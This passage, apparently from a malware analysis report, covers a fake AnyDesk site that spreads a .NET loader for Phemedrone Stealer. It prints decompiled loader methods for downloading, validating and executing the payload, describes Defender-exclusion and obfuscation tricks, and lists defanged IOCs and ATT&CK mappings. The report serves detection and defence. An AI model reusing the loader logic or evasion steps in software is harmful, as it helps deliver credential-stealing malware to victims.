`DownloadFileWithProgressAsync` is responsible for retrieving the payload from the remote server. It accepts two parameters: the URL to download from, and the full file path where the payload should be saved.

```
// Token: 0x0600000D RID: 13 RVA: 0x00027DC File Offset: 0x00009DC
[DebuggerStepThrough]
private static Task DownloadFileWithProgressAsync(string url, string destinationPath)
{
    Program.<DownloadFileWithProgressAsync>d__14 <DownloadFileWithProgressAsync>d__ = new Program.<DownloadFileWithProgressAsync>d__14
    ();
    <DownloadFileWithProgressAsync>d__.<>t__builder = AsyncTaskMethodBuilder.Create();
    <DownloadFileWithProgressAsync>d__._url = url;
    <DownloadFileWithProgressAsync>d__._destinationPath = destinationPath;
    <DownloadFileWithProgressAsync>d__.<>1__state = -1;
    <DownloadFileWithProgressAsync>d__.<>t__builder.Start<Program.<DownloadFileWithProgressAsync>d__14>(ref
    <DownloadFileWithProgressAsync>d__);
    return <DownloadFileWithProgressAsync>d__.<>t__builder.Task;
}
```

DownloadFileWithProgressAsync() method

Before execution, the downloaded file is passed through `ValidateDownloadedFile` method to avoid crashing or executing a corrupt payload. This method performs three main checks:

1. **Existence Check** – Verifies that the file exists at the specified path.
2. **Size Check** – Ensures the file is not empty (`Length > 0`).
3. **PE Header Check** – Reads the first two bytes to confirm that they match the standard `MZ` signature of a valid Windows PE file.

If any check fails, the function returns `false` and terminates execution.

```
// Token: 0x0600000E RID: 14 RVA: 0x00002828 File Offset: 0x00000A28
private static bool ValidateDownloadedFile(string filePath)
{
    bool flag = !File.Exists(filePath);
    bool result;
    if (flag)
    {
        Console.WriteLine("Файл не найден.");
        result = false;
    }
    else
    {
        FileInfo fileInfo = new FileInfo(filePath);
        bool flag2 = fileInfo.Length == 0L;
        if (flag2)
        {
            Console.WriteLine("Файл нулст.");
            result = false;
        }
        else
        {
            try
            {
                byte[] array = new byte[2];
                using (FileStream fileStream = new FileStream(filePath, FileMode.Open, FileAccess.Read))
                {
                    fileStream.Read(array, 0, 2);
                }
                bool flag3 = array[0] != 77 || array[1] != 90;
                if (flag3)
                {
                    Console.WriteLine("Файл не является исполняемым.");
                    return false;
                }
            }
            catch
            {
                return false;
            }
            result = true;
        }
    }
    return result;
}
```

ValidateDownloadedFile() method

Once the file passes validation, the loader executes it using `Process.Start()`, with `UseShellExecute = true`. This launches the binary in a separate process.

```
// Token: 0x0600000F RID: 15 RVA: 0x00002904 File Offset: 0x00000B04
private static void RunDownloadedFile(string filePath)
{
    try
    {
        ProcessStartInfo startInfo = new ProcessStartInfo
        {
            FileName = filePath,
            UseShellExecute = true
        };
        Process.Start(startInfo);
        Console.WriteLine("Файл запущен.");
    }
    catch (Exception ex)
    {
        Console.WriteLine("Ошибка при запуске файла: " + ex.Message);
    }
}
```

RunDownloadedFile() method

Conclusion

This campaign uses a **malicious AnyDesk lookalike** website to distribute a **custom .NET loader** designed to stealthily retrieve and execute the Phemedrone Stealer. The loader employs **AES-encrypted arguments**, **PowerShell-based AV evasion**, and a variety of **junk and obfuscated operations** to delay dynamic analysis and mislead reverse engineers.

Notably, the loader adds its working directory to **Windows Defender exclusions**, helping the second-stage payload persist without interference. The use of **PBKDF2 key derivation with a hardcoded salt** to decrypt the download URL indicates a moderate level of obfuscation, requiring knowledge of both the password and binary logic to retrieve the payload.

The final payload, **Phemedrone Stealer**, is delivered via `Process.Start()` as an external executable, completing a simple yet effective infection chain.

IOCs

.Net loader:
- b1edc65392305bb7062c86930baae32ead04731e9dbd806ab6a5c382e9e52e3f
Phemedrone Stealer:
- 29c5fe838dbcf78b8e6c77c60cd8a2e6c19515b6cd986e11d3b3e4af5fe61c73
AnyDesk Clone Domain:
- anydeske[.]icu
Contacted IP Addresses:
- 45.145.7[.]134
- 216.74.123[.]49:50643
Contacted URLs:
- https://pastebin[.]com/raw/YwvHhwUk
- https://pastebin[.]com/raw/WrgrtxSu
- http://45.145.7[.]134/hook/upgrade.php
- http://45.145.7[.]134/ups/Snup.bat

MITRE ATT&CK

Initial Access

User Execution: Malicious File – [T1204.002]

Execution

Command and Scripting Interpreter: PowerShell – [T1059.001]

Defense Evasion

- **Obfuscated Files or Information – [T1027]**
- **Modify System Configuration: Windows Defender Exclusions – [T1562.001]**
- **Signed Binary Proxy Execution: PowerShell – [T1216.001]**
- **Deobfuscate/Decode Files or Information – [T1140]**
- **Command-Line Interface with Encrypted Parameters – [T1059.003]**